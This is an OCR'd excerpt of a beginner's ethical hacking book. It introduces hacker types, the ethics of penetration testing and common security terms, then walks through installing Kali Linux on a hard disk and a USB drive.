
ETHICAL HACKING

LEARN PENETRATION TESTING, CYBERSECURITY WITH ADVANCED ETHICAL HACKING TECHNIQUES AND METHODS



JOE GRANT

ETHICAL HACKING

LEARN PENETRATION TESTING, CYBERSECURITY WITH ADVANCED ETHICAL HACKING TECHNIQUES AND METHODS

JOE GRANT

ETHICAL HACKING

Learn Penetration Testing, Cybersecurity with Advanced Ethical Hacking Techniques and Methods

JOE GRANT

Table of Contents

Introduction

Ethical Hacking - Learn Penetration Testing, Cybersecurity with Advanced Ethical Hacking Techniques and Methods will introduce you to the concept of hacking, and further, give you a deeper understanding of ethical hacking. The book aims to teach you the process of the penetration testing lifecycle using the most powerful tool available to an ethical hacker: Kali Linux. The chapter will take you through the different types of hackers in the world, their motive for hacking, and how a regular user can avoid being a target of hackers.

You will then learn how to download and install Kali Linux to make it a permanent tool in your ethical hacking toolkit. The book will take you through the five stages of the penetration testing lifecycle viz. Reconnaissance, Scanning, Exploitation, Maintaining Access, and Reporting, in detail.

There are hundreds of tools available in Kali Linux to be used through every stage of the penetration testing lifecycle. Each chapter of the book will elaborate on the penetration testing lifecycle and cover the tools most commonly employed in its respective stage. The reporting stage will teach you how to create detailed reports to present the findings of the penetration testing activity to the senior management so that they are aware of the actions taken to fix the vulnerabilities in their organization's digital infrastructure.

This book is aimed at tech professionals and software engineers. Technical professionals from different tech domains can benefit from gaining knowledge about how penetration testers and ethical hackers work. Software engineers can understand vulnerabilities better by understanding how their software is prone to attacks. This will ensure that they take extreme care when the software is in the development phase itself. Of course, there will still be errors in the development phase, but the knowledge about penetration testing can help them reduce this error considerably.

Also, technical professionals who want to change their current profile and make a switch in penetration testing have a lot to learn from this book.

Technical professionals already possess knowledge about their field, which can serve as a prerequisite while switching to the profile of an ethical hacker. For example, a server administrator who has knowledge and experience with server technologies can turn out to be the best person to secure it as an ethical hacker. This holds for other technical professions too.

Security engineers or ethical hackers who want to improve their knowledge about hacking can benefit from this book to better secure the systems they are already working on. Security engineers and ethical hackers can develop and automate their own tools to support and secure the systems of the organizations they are working with by applying the steps of ethical hacking mentioned in this book.

This book will work as a treasure trove for students in the Information Security domain. The insights on penetration testing will help information security students understand and learn about the most frustrating yet rewarding profession in the world: an ethical hacker. By reading up about ethical hacking at an early stage in their career, students may want to take up penetration testing as a career.

If you are trying to acquire skills and knowledge to break into the National Security Agency (NSA), then this is not the book for you, and we suggest that you do not attempt anything like that. This book is also not for someone who has been working with Kali Linux for years in their career as a penetration tester, as they already have all the knowledge we cover. This book is for beginners looking to start in the field of ethical hacking and penetration testing.

So if you want to learn more and get started, now is a good time as any. Enjoy your journey!

Chapter One

Overview of Hacking

In this chapter, you will get an overview of hacking, ethical hacking, the different types of hackers, and the terminologies involved with hacking and ethical hacking.

What is Hacking?

Hacking can be defined as the art of exploring and exploiting various security breaches in a system or its associated network. The Internet was invented to make life convenient for people, but it also gave an online platform for criminals to expand their criminal activities. Criminals started using online channels such as email, online messengers, etc. to target unsuspecting common people to trick them into providing information about their bank accounts and credit cards. As technology advanced, these criminals started developing notorious computer applications to do their manual work, and this laid the foundation for the term hacking.

Who is a Hacker?

In a simple world, you may describe a hacker as an antisocial and introverted teenager who is just curious about things. However, there are various ways to describe a hacker in the digital world. Various things motivate an individual hacker to hack into a system, and every hacker employs his own set of methods and skills to do so. The common nature binding all hackers is that they are sharp-minded and curious to learn more about technology.

There are two meanings for the term hacker.

1. Traditionally speaking, a hacker is someone curious to learn new things and, therefore, likes to delve into the technology to know its workings. They usually like to play with computer systems and like to understand how things function electronically.

2. In recent times, the term hacker has taken to a new meaning - someone who likes to execute malicious attacks on systems for personal benefits. Technically speaking, they are called crackers, which is short for criminal hackers.

Criminal hackers break into systems for personal benefits, popularity, or even revenge. They break into a system to modify, delete, or steal information, making the lives of people miserable while doing so.

Difference Between a Hacker and a Cracker

The word hacker has been used several times incorrectly when the actual term to be used should have been a cracker. Owing to this, it is a common misconception that a hacker is someone who breaks into systems to steal information. This is not true and damages the reputation of talented hackers all around the globe.

A hacker is curious to learn about the functioning of a computer's operating system and is usually trained in programming languages. The knowledge of programming helps the hacker to discover loopholes in a system and the reasons for these loopholes. Hackers constantly try to gain knowledge about breaches in new systems or software and share what they have discovered with developers. They never have the intention of damaging a system or stealing information.

In contrast, a cracker or a criminal hacker is a person who breaks into systems to damage the system and steal information for personal benefits. Crackers gain unauthorized access to a system or its associated network, steal information, stop services of the system affecting genuine clients, and wreak havoc for the owner of the system. It is very easy to identify crackers because of their malicious actions.

Types of Hackers

Hackers are classified into various categories based on their knowledge. Here are some of the common ones:

Coders

Coders are highly trained software engineers and know how to compile code to hack a system. They may or may not use their knowledge to hack a system. However, they are constantly improving their skills and knowledge and are at par with the changing technology. They mostly create applications to identify the exploits in a system. They further study the exploits to come up with ways to patch the vulnerabilities permanently. Coders have core knowledge of the TCP/IP stacks and OSI Layer Model.

Script Kiddies

These set of hackers are the most dangerous, not because they are very knowledgeable, but rather because they are the complete opposite. They use scripts designed and developed by other hackers and rarely know what these scripts are capable of doing. They will pick up scripts and tools available on the Internet for free and execute them on random systems over a network. They do not test the tools and are very carefree. They will leave their digital fingerprints all over the Internet while using these tools.

Most script kiddies are teenagers who are randomly causing havoc over the Internet to get bragging rights among their friends. It is worth noting that it doesn't take a lot of skills to be a script kiddie. In simple words, script kiddies are guinea pigs who use tools developed by real criminals to attack systems and networks. Script kiddies do not get any respect as hackers but can be annoying for everyone, as they execute without any accountability.

Admin

Admins are trained individuals that are responsible for managing an operating system by using tools designed by developers. Admins do not develop their own tools but know every nook and corner of an operating system. One can become a system admin by undergoing certifications and training for a particular operating system. Most hackers in the world today have been through such training and can be called as admins too. Admins have a lot of knowledge about operating systems and existing drawbacks. People working as security consultants or the organization's security team are called system admins too.

Next, let's understand hackers based on their activities.

White Hat Hacker

A White Hat hacker is someone who deals with ethical hacking. Ethical hackers are security professionals with knowledge and skillsets about hacking and the tools used for hacking. They are usually employed by an organization to discover security flaws in their systems and implement measures to patch these flaws before the onset of a real attack.

White hat hackers are also known as penetration testers. Their main focus is to discover vulnerabilities and patch them to provide security to the systems within an organization.

Given that this book is all about ethical hacking, we will learn about the functions of a white hat hacker in detail during the course of this book.

Black Hat Hacker

A Black Hat hacker is someone unethical in nature and breaks into systems for personal gains. These are criminals and crackers who employ their skills and knowledge to gain access to a system for malicious or illegal purposes. Sometimes, they are just notorious and want to violate a system's integrity to annoy the owner of the system.

Black hat hackers are also known as security crackers or unethical hackers. Their main intention is to steal information for monetary benefits.

Grey Hat Hacker

A Grey Hat hacker is something between a white and a black hat hacker. They generally do not have intentions to hurt anyone and do not exploit systems for any personal benefits, but may knowingly or unknowingly commit malicious acts during their exploits. Grey hat hackers are also known as hybrid hackers working between white hat and black hat hackers.

Grey hat hackers are also known as hybrid hackers working between white hat and black hat hackers.

What is Ethical Hacking?

The authorized process of breaching the security of an information system to identify the weaknesses and vulnerabilities of the system or its associated network is known as ethical hacking. The ethical hacker or a white hat hacker gets authorization to run tests on the systems by the organization that owns the

system. The ethical hacker then examines the security settings of the said system. The difference between malicious hacking and ethical hacking is that the latter is a planned attack and is, therefore, completely legal

The job of an ethical hacker is to identify the loopholes in a security system that can be used by a malicious attacker to gain access to the system. Ethical hackers will conduct multiple tests on an information system to gather information about it and make it more secure. Therefore, their ultimate aim is to ensure that the information system is strong enough to give a tough challenge to all incoming attacks.

Ethical hackers use the following methodology to scan a system for loopholes. However, the scanning process is not limited to just the following methods.

- Breach of authentication mechanisms of systems.
- Exposure of critical company data.
- Modifications to security settings of the system.
- Injection attacks.
- Access points of the networks and systems of the organization.

Ethical Hacking Commandments

There are rules and principles defined for an ethical hacker that must be followed at all times. If these are not followed, there can be bad consequences. It is common for these rules and principles to be forgotten or ignored when hacking tests are performed. And the outcome of this can be very dangerous for the organization. Here are some of the major commandments of ethical hacking:

Working Ethically

The term ethical means working with professional integrity and principles. When you perform ethical hacking tests on an organization's systems, you need to ensure that all the tests have been approved and support the goal of the organization. An ethical hacker is not allowed to have any hidden agendas. Trust is the biggest factor in the field of ethical hacking. The

information retrieved while performing tests is not to be kept by the ethical hacker for personal gains, as that is what separates white hat hackers from black hatters.

Respecting Privacy

An ethical hacker will gain access to a lot of personal information while conducting penetration tests. He is expected to treat the information with respect and not use it for personal gains. All information collected during penetration tests from web surfing activity to passwords must be kept private.

Ensuring that the Systems are not Damaged

The systems and the information owned by an organization are very valuable and must not be damaged at any cost. Ethical hackers should read all available documentation about the digital infrastructure of an organization so that they do not hamper the system, even unknowingly. A system may crash if you end up running too many tests on it simultaneously. If a system crashes during production hours, it can result in huge revenue losses for the organization.

Executing the Plan

Time and patience are very important in the field of ethical hacking. You need to be very careful while performing tests and ensure that no unauthorized employee knows what you are doing. There will be numerous eyes on you while performing tests, and it is not practically possible to know if an employee of the organization wishes harm to it. All you can do is ensure that you do your tests quietly and as privately as possible and not divulge any information to anyone apart from your bosses you have hired you for the job.

Ethical hackers may sometimes take system patching too far by hardening systems to secure them against attacks that may not even happen. For example, securing a system's network does not help if there is no internal web server for the organization. However, at the same time, make sure that you do secure the system against malicious employees who may physically access the system.

Hacktivism

According to the Merriam-Webster dictionary, Hacktivism is defined as "*computer hacking (as by infiltration and disruption of a network or website) done to further the goals of political or social activism.*"

The invention of the term Hacktivism is credited to the Cult of the Dead Cow hacker group that was active in the early 90s. Hacktivism initially began through online gaming communities and evolved further to be used anonymously over the Internet for common causes. Hacktivists are mostly young people who use the Internet spaces and are in constant touch with like-minded individuals.

The open Internet granted an opportunity to hacktivists to stay anonymous and use an alias to mostly engage in joint ventures to share pirated content, pirated software, etc. over the Internet. Most hacktivists aimed to demolish "The Establishment," which mostly is a particular government or capitalist companies they were not too happy with. The groups that have gained a lot of public attention include Anonymous, the Syrian Electronic Army, and Lulzsec. With the Internet connecting even the remotest corners of the world, hacktivists realized that there was a very small personal risk for their actions on the Internet.

Cyber Terrorism

Cyber terrorism comes into the picture when technology is used to empower terrorism. There is a common misconception among the masses that crime and terrorism are the same things. The difference is that terrorism has political motives, whereas crime can have personal motives. The level of harm caused by criminal activity and terrorist activity is different too. A U.S. decree, for example, defines "terrorism" as:

> *(i) Committing acts constituting "crimes" under the law of any country*
>
> *(ii) To intimidate or coerce a civilian population, to influence government policy by intimidation or coercion or to affect the conduct of the government by mass destruction, assassination, or kidnapping.*

With the advancement in technology, terrorist groups have started using computer technology to target the civilian population and hamper the ability

of a society to sustain internal order. They have successfully managed to leverage technology as a weapon of mass destruction.

Why do Hackers Hack?

Criminal hackers hack systems mostly because they simply can. For some, hacking may be just a hobby where they hack their own systems to see what they can hack and what they cannot. Many hackers are usually ex-employees who were fired from an organization and want to take revenge by stealing sensitive information. Malicious hackers hack to gain control over systems, which builds their ego and leads to addiction. Some hackers just want to be famous, while others want to make the other party's life miserable. Most malicious hackers share common motives such as curiosity, revenge, theft, challenge, boredom, and corporate work pressure.

Hacking Terminologies

We will conclude this chapter by discussing the most common terms used in hacking, which you will see in the remaining chapters of this book.

Phishing

Phishing is the most popular terminology in the hacking domain. Phishing is a method employed by hackers to trick users into revealing critical information such as their usernames, passwords, banking details, etc. A phisher will pretend to be someone genuine and target a person and make him or her reveal information. The information collected could be further used by the hacker for malicious intentions.

For instance, a phisher will send an email to a target, and the email would seem like it's from the target's bank. The email will request the user for their bank information, or it would contain a link that will redirect the user to a website that looks like their bank's website. The user will be completely unaware of the website's genuineness and end up entering their bank account details on the web form available on the website. Phishing falls under the umbrella of social engineering.

A hacker once used phishing to send a fake email, which seemed like it was from Amazon. He told the user that they have won £10 and need to click on the link and complete a survey to claim the gift voucher.

Malware

Another term that you often get to hear everywhere is malware. You may have heard it before that some websites may be infected with malware, so let us get to understand this term better.

Malware is a software developed by hackers to breach the defenses of a computer system and steal critical information from the system. Malware is further classified into subcategories such as viruses, worms, Trojans, spyware, adware, keyloggers, etc. Malware can be planted on a computer system via channels such as a network, a hard drive, a USB, etc.

For example, a recent malware targeted Magento and OpenCart and redirected its users to malicious websites. This resulted in the loss of customers, loss of reputation, and even affected the search engine rankings of these websites.

Backdoors

Often confused with a Trojan horse, a backdoor is a program that runs in the background on a compromised system. It facilitates future entries into the system and eliminates the need to exploit the system again. Most Trojan horses contain backdoors, but a backdoor does not necessarily have to be part of a Trojan horse. Backdoors are scripts or applications like Trojan horses but do not provide any functionality to the user of the application. A backdoor is often implemented by an ethical hacker to execute a completely different program on a compromised system.

Trojan Horse

A Trojan horse, commonly known as a Trojan, is a malicious program that is planted in a target system to perform a desired function by the attacker. It can have various functions such as backdoor creation, running scripts, stealing information, and even tricking people into disclosing financial information such as credit card details. People often interpret Trojans to be the same as viruses because of the nature of Trojans today. What distinguishes a Trojan from a virus is that a Trojan is an independent program and does not depend on other programs to execute itself.

Virus

A virus is defined as a malicious piece of code or malicious software that affects a genuine process on the system. Viruses are capable of infecting files, boot sectors, memory space, and even hardware. Viruses have the following subclasses.

Resident Virus : Resident Virus is a virus that moves to the RAM space after a system boots up and then gets out during a shutdown. These viruses leach onto genuine processes and interrupt the internal calls between the process and the system kernel. This kind of virus is preferred in the process of penetration testing as it supports continued evasion.

Nonresident Virus : Nonresident Virus is a virus that depends on a host of a system hard disk for its execution; it then infects it, and exits from the memory after the execution is complete.

Ransomware

As of 2020, Ransomware is one of the most searched terms on the Internet. Ransomware is a form of malware that locks a user out of their system and blocks all access to their files. It then displays a ransom message on the screen for the user to make a payment, mostly in Bitcoin, if they want to regain access to their system. Ransomware attackers initially used to target individual users, but they soon realized that there was more monetary gain in attacking bigger institutions such as banks, hospitals, and businesses. The Petya ransomware attack is a very recent example of ransomware that affected businesses all over the world. In this attack, the virus displayed a message demanding money on the screens of all ATMs owned by Ukraine's state-owned bank Oschadbank.

Spoofing

Email spoofing and IP spoofing are terminologies more commonly heard of and used in the spoofing domain. The headers of an email are modified in email spoofing to make the email look like it originated from a genuine source. For instance, a black hat hacker will modify the headers of an email and make it appear like it is a genuine email sent to you by your bank. IP spoofing, on the other hand, refers to an unwanted network packet sent to your computer from a hacker's computer, but the source IP is altered such that it looks like it originated from a legitimate system or a trusted host. The

hacker hopes that your system would accept this packet that will grant the hacker access to your system.

Encryption

Encryption is a technique that encodes information or data to make it secretive or unreadable. Only authorized parties with a decryption key can convert the information to its original format and make it readable again. The fundamental basis of a ransomware attack is encryption, which attacks systems and encrypts their files. The hacker provides the decryption key only after the user pays the requested ransom.

Adware

Adware is software that infects your system with a lot of advertisements. However, it also covertly spies on your activities and generates ads based on your Internet activity. Sometimes adware is so malicious that it continuously pops up ads on your system, and ultimately slows it down. Adware once planted on your system can collect personal information, web activity, and provide this to an attacker for phishing attacks. Adware terminology is very popular in the world of marketing. Websites like Google that index websites have started showing a warning when an ad makes you land on a malicious website that may be deceptive.

Zero-Day Threat

A threat that is new and not documented by any virus scanner and can, therefore, bypass a virus scan. Such a threat is known as a zero-day threat. This flaw is very common in antivirus software, especially when the developers of the antivirus do not have sufficient knowledge about new threats in the digital world. Zer0-day threats will exploit a system through vectors such as web browsers and email attachments.

Brute Force Attack

Brute Force Attack is another popular hacking terminology, which is employed to bypass login pages on the Internet. Brute Force Attack, also known as the exhaustive key search, is a method that employs trial and error to guess information such as passwords and other encrypted information. Hackers use this method to crack passwords of admin accounts, which then can be used to steal almost all the information on a system.

HTTPS/SSL/TLS

Google Chrome, the most popular Internet browser in the world in 2018, announced that it would throw a warning for websites that did not operate on the HTTPS protocol. HTTPS stands for HyperText Transfer Protocol, and the S stands for secure. It is a framework that ensures that a digital certificate called an SSL certificate is installed on a website, so that information between a user's browser and a website's server is always encrypted. No-one in the middle can steal this information while it is being transferred. SSL and TLS are protocols for HTTPS that verify the identity of a website and make a website trustworthy. It is advised to avoid browsing a website which does not resolve on HTTPS. Even if you access the website, do not enter any sensitive information on it.

Bot

A bot is a robot that runs automated scripts on the Internet. It is common for search engines to employ bots known as spiders that crawl on all the websites on the Internet to gather information about them to help the search engines with indexing. However, these bots are also used by hackers to execute malicious tasks such as introducing malware on a target's system.

Botnet

A Botnet is a network of bots controlled by a black hat hacker. A black hat hacker may create a botnet to launch attacks such as DDoS (Distributed Denial of Service), send spam, steal information, and also allow the hacker to access a system and its associated network. A group of botnets will help the hacker to be untraceable and also intensify the attack with the consolidation of computing power on multiple systems.

DDoS (Distributed Denial of Service)

This hacking terminology is popular among hackers and a nuisance for website developers and owners. A black hat hacker executes a DDoS attack by employing a group of bots or zombies. The bots have code that instructs them to keep sending random network packets to a web server through several systems under the control of the black hat hacker. This causes load on the target server more than it can support and crashes the server or even shuts it down completely and disrupts the services on the server. Users who access

this server are oblivious to the attacks. One such popular DDoS attack was the Rio Olympics attack that lasted for months.

Firewall

A firewall is a software developed to secure the network and monitor incoming and outgoing network traffic continuously. It filters out incoming data from untrusted sources and ensures safe communication inside the network. A firewall can be implemented through both software and hardware. A well-developed firewall will continuously look for abnormal activity on the network, but black hat hackers still find a way around it at times. To keep up with the hackers, firewalls are continuously updated or replaced with newer security parameters with every passing day.

Payload

A shipment of data transmitted over a network is known as a payload. However, in black hat hacking, a payload is a virus that is transferred over a network and planted on a target system to exploit it and grant system access to the hacker.

Rootkit

Rootkits are one of the most dangerous methods used to breach a system as they go undetected most of the time. A rootkit in the hands of a black hat hacker can result in the perfect theft. A hacker uses different channels to plant and install a rootkit on a target system. A rootkit can be planted using email attachments, infected hard disks, etc. Once a rootkit is planted, a black hat hacker will have god-level access to a system. Rootkits operate at the lower levels of the operating system and can go undetected for a long time, which makes the user more vulnerable. A rootkit can be termed as the holy grail of hacking, and even experienced security professionals can take a long time to find them.

RAT

RAT stands for Remote Access Tool or Remote Access Trojan. It is a malware application that can be operated by an amateur hacker. Once a RAT is installed on a target system, the hacker can have complete access to the system. The main intention of RAT tools was for legitimate operations like remotely operating a work computer from home, but hackers realized its advantage and used it to gain access to target systems illegally.

SPAM

Spam is a hacking terminology mostly concerned with email. Any unwanted email received by a user is classified as spam. Spam email comprises mostly of advertisements. Spammers collect a huge number of email addresses from a database and send them bulk emails to promote products. However, spamming can also be used by attackers to plant malware into a system via phishing or sending links in the emails that redirect the user to illegitimate websites. It is advisable to use a spam filter or delete spam as soon as you receive it.

Worm

A worm is malicious code, just like a virus that is capable of replicating itself. However, unlike a virus, a worm does not need to host itself on a file and can exist independently. It can further spread to various systems over a network without needing human interaction. A self-replicating worm hogs on system resources such as memory, disk space, bandwidth, and processor time, turning your system very slow. A worm can become catastrophic if it is not removed from the system in time.

Cloaking

As the word suggests, cloaking refers to covering information. Hackers employ cloaking to present malicious websites to users while covering it to look like something legitimate. Hackers use .htacces rules and dynamic scripts on a web server to make them invisible to specific IP addresses and service another set of IP addresses. Google will suspend ads on your website if it detects cloaking.

Penetration Testing, Pentesting

Penetration Testing can be defined as the methods, processes, and procedures employed by ethical hackers within guidelines and approvals to attack the systems of an organization. It includes the destruction of the existing security system. This kind of testing assesses the security of an organization's digital infrastructure on technical, operational, and administrative levels. Usually, ethical hackers will only test the security of the information systems as per their build. The system or network administration team doesn't need to know when penetration testing is being conducted.

Vulnerability Analysis, Vulnerability Assessment

A vulnerability assessment or a vulnerability analysis is used to evaluate the security of an organization's information systems. The security teams will try to find the security patches that are missing from the operating system and all other installed software on the system. The vulnerability assessment team can be hired through a third party or can be an internal team within the organization.

Security Controls Assessment

The security evaluation of the information systems concerning legal and regulatory requirements is called security controls assessment. These requirements include but are not necessarily limited to compliance with the Federal Information Security Management Act (FISMA), the Health Insurance Portability and Accountability Act (HIPAA), and the Payment Card Industry (PCI). Security Controls Assessments are required as a Body of Evidence (BOE) by organizations to authorize their infrastructure in a production environment. Certain systems may require mandatory penetration tests as a part of the security controls assessment.

Chapter Two

Kali Linux

In this chapter, you will learn about the most powerful tool an ethical hacker can possess: the Kali Linux operating system. You will learn how to download and install Kali Linux so that you can use the penetration testing tools that are inbuilt in the operating system. These tools help ethical hackers when they conduct penetration tests in the various stages of the penetration testing lifecycle.

Some of you may already be aware of the process of installing an operating system, but a refresher is always good. For those of you who have never installed an operating system ever, this chapter will guide you with a detailed installation of the Kali Linux operating system. You will learn where to download the installation media from, and then install Kali Linux.

Kali Linus is a great tool for ethical hackers because it installs quickly on permanent media like a hard disk and can also be installed on a USB stick and live booted from it whenever required. So it is a very convenient and portable tool in the toolkit of an ethical hacker. If you ever have access to a local machine during your spell as an ethical hacker, you can leverage the Kali Linux live disk to boot it into a locally available physical machine inside the target organization's infrastructure. By default, there are more than 400 tools available in a default Kali Linux installation.

Downloading Kali Linux

Kali Linux is a distribution of the Linux operating system and is available as a free download in an ISO image file. You will need to use another system to download the ISO and then burn the ISO on a USB stick to install it on a particular computer system. You can download a Kali Linux ISO file from the following URL.

https://www.kali.org/downloads/

If you need self-reading material on configurations, advanced operations, and other special cases, you can read it on the Kali Linux official website at:

http://www.kali.org/official-documentation/

To register on the Kali Linux website, it is advisable to get access to a community forum where active users discuss their issues and discoveries.

Before you download an image file, ensure that you select the correct architecture. Every processor in a computer either has a 32-bit architecture or a 64-bit architecture. This is represented on the Kali Linux image download files as i3865 for 32-bit and amd645 for 64-bit, respectively. After the download is complete, you can use an image burning software to burn the Kali Linux installation media to a USB stick or a DVD.

In this chapter, we will cover the installation of Kali Linux on a Hard Drive and a Live USB stick for Live boots.

Hard Disk Installation

To begin the installation, place the DVD in your computer's DVD drive or plug in the USB stick on which you have loaded the Kali Linux installation media. Depending upon what you use, you need to set up boot priority in your computer's BIOS settings so that the installation is picked from the respective media.

Booting Kali Linux for the First Time

If you have successfully managed to load the installation media either from a DV or a USB stick, you will be presented with a screen.

The installation we are going to perform will delete any existing operating system on your hard disk and replace it with pure Kali Linux. There are advanced options through which you can sideload the Kali Linux on your hard disk along with your existing operating system, but that is beyond the scope of this book.

We will begin the installation with the Graphical Install option.

Setting the Defaults

The screens that follow will let you select the default settings for your Kali Linux system, such as the language, location, and language for your keyboard. Select settings that apply to your region and click on next to proceed further with the installation. You will see various progress bars as you proceed with these default settings screens.

Initial Network Setup

A screen will appear on your system, where you can type a hostname of your choice. Try to keep it unique. After clicking next, you will be requested to type in a fully qualified domain name. This is used when your Kali Linux system is a part of a corporate network. You can skip this, as you will install Kali Linux to run as a standalone system. Leave it blank and click on Continue.

Password

The next screen will prompt you to set up a password for the root account.

The root account is the superuser for your Kali Linux system, with all privileges to the system. It can also be called the owner of the system. The default password for the root account is toor, and it is advised that you change it to something complex. The password has criteria to contain at least each of the following: uppercase, lowercase, number, and symbol. Always ensure to set up a complex password to secure your system from getting accessed by the wrong hands. After you choose a password, click on Continue to proceed.

System Clock

You will receive another screen prompt where you must set the system clock. Click on your respective time zone then click on Continue.

Disk Partitioning

There are multiple ways to implement partitions for a Linux operating system, and someone could write an entire book on partitions alone. In this book, we will focus on the most basic partitioning scheme called Guided Partitioning.

We are going to proceed with the Guided - use entire disk option for our installation. Select it and click on Continue.

The next screen will show you all the physical hard drives present on your system. You will ideally see one hard drive here unless you have multiple hard drives on your system. You can click on the hard drive that represents the name of your hard drive and click on Continue.

On the next screen, you will be asked how you want to use the available hard drive.

Proceed with the option All Files in one partition to keep the installation process simple. Select it and click on Continue.

On the next prompt, you will be presented with a review screen. There will be a primary partition that contains all user files and a second partition called swap. The swap partition is used as a virtual memory system that keeps switching files between the CPU and the RAM of your system.

In simpler words, it is called a buffer memory. It is recommended to have swap partitions on all Linux based systems. It is generally supposed to be the same size or one and a half times the size of the actual RAM installed on the system. Select Finish partitioning and write changes to disk and click on Continue.

After this, the installation will still give you one last chance to confirm your selections and inputs. You will be presented with the following screen where you can select Yes and click on Continue.

You will be able to change your partitioning scheme when your system is live, but that may damage your system and files on it, if not done properly.

After clicking Continue, you will see a progress bar screen with the progress, and the installer will begin copying files to your hard disk. The time taken to complete this depends on your hardware.

Configuring the Packet Manager

After the installer finishes copying files to your hard disk, the next screen will show you a prompt to configure the packet manager for your Kali Linux system. The package manager is very crucial for your system. It comes into use when Kali Linux needs to update its package repository as per all the new updates on its software. It is advisable to use the network mirror that is

inbuilt in Kali Linux, as it will have access to the official Kali Linux package sources for updates.

You can click on Yes to Continue. You will be prompted with another screen to specify a third party network package URL. This is again used when your Kali Linux system is part of a corporate system that stores a local repository for Kali Linux packages on its local server. You can just leave it blank and click on Continue to proceed with the installation.

Installing the GRUB Loader

On the next screen, you will be asked if you wish to install the GRUB bootloader for your Kali Linux system. The GRand Unified Bootloader, which is also known as GRUB, is the main screen that appears every time the Kali Linux system boots up. It gives you a menu to continue into the system and can be used for some advanced settings before the boot as well. It is not required for advanced users, but for new users, it is recommended.

Select Yes and click on Continue.

Completing the Installation

Finally, you will reach the completion screen. You can click on Continue, and your system should reboot. Eject your installation DVD or USB stick and continue with the reboot. You should now be presented with the Kali Linux welcome screen after the reboot. Log in as the root user with the password you had set up and voila; you are done! Welcome to Kali Linux.

USB Drive Installation

A USB drive, also known as a USB thumb drive or a USB stick, is a storage device that can be plugged into the USB port of a computer system. We recommend that you use a USB drive with at least 8 GB storage or more for installing Kali Linux. All new computer systems today can boot from a USB device. You can select set boot priority for your USB device from the BIOS settings for your computer.

We will go through the installation process for Kali Linux on a USB drive using a Windows machine and a Linux machine. You can check the official documentation provided for this on the Kali Linux website to understand it in detail.

While using USB drives to boot an operating system, two important terms come into the picture: persistence and non-persistence.

Persistence refers to the ability of the system to retain changes or modifications made to its files, even after a reboot. Non-persistence means that the system will lose all changes made earlier after it goes through a reboot. In this book, the USB drive installation of Kali Linux through a Linux machine will be persistent, and that through a Windows machine will be nonpersistent. This will ensure that you learn about both methods.

Windows Non-Persistent Installation

Before you can proceed with installing Kali Linux on a USB drive through Windows, you will need to download the Win32 Disk Imager. You can download it from the following URL

https://sourceforge.net/projects/win32diskimager/

After you have downloaded the Kali Linux ISO just like you did in the case of Hard Drive installation, plug in your USB drive in your computer system, and Windows should automatically detect it and assign a drive letter to it. Next, launch the Win32 Disk Imager application. Click on the folder icon to browse through your files and select the Kali Linux ISO you have downloaded earlier and click on the OK button. From the drop-down, select the drive letter assigned by Windows to your USB drive. Click on the Write button to start writing the Kali Linux operating system to your USB drive.

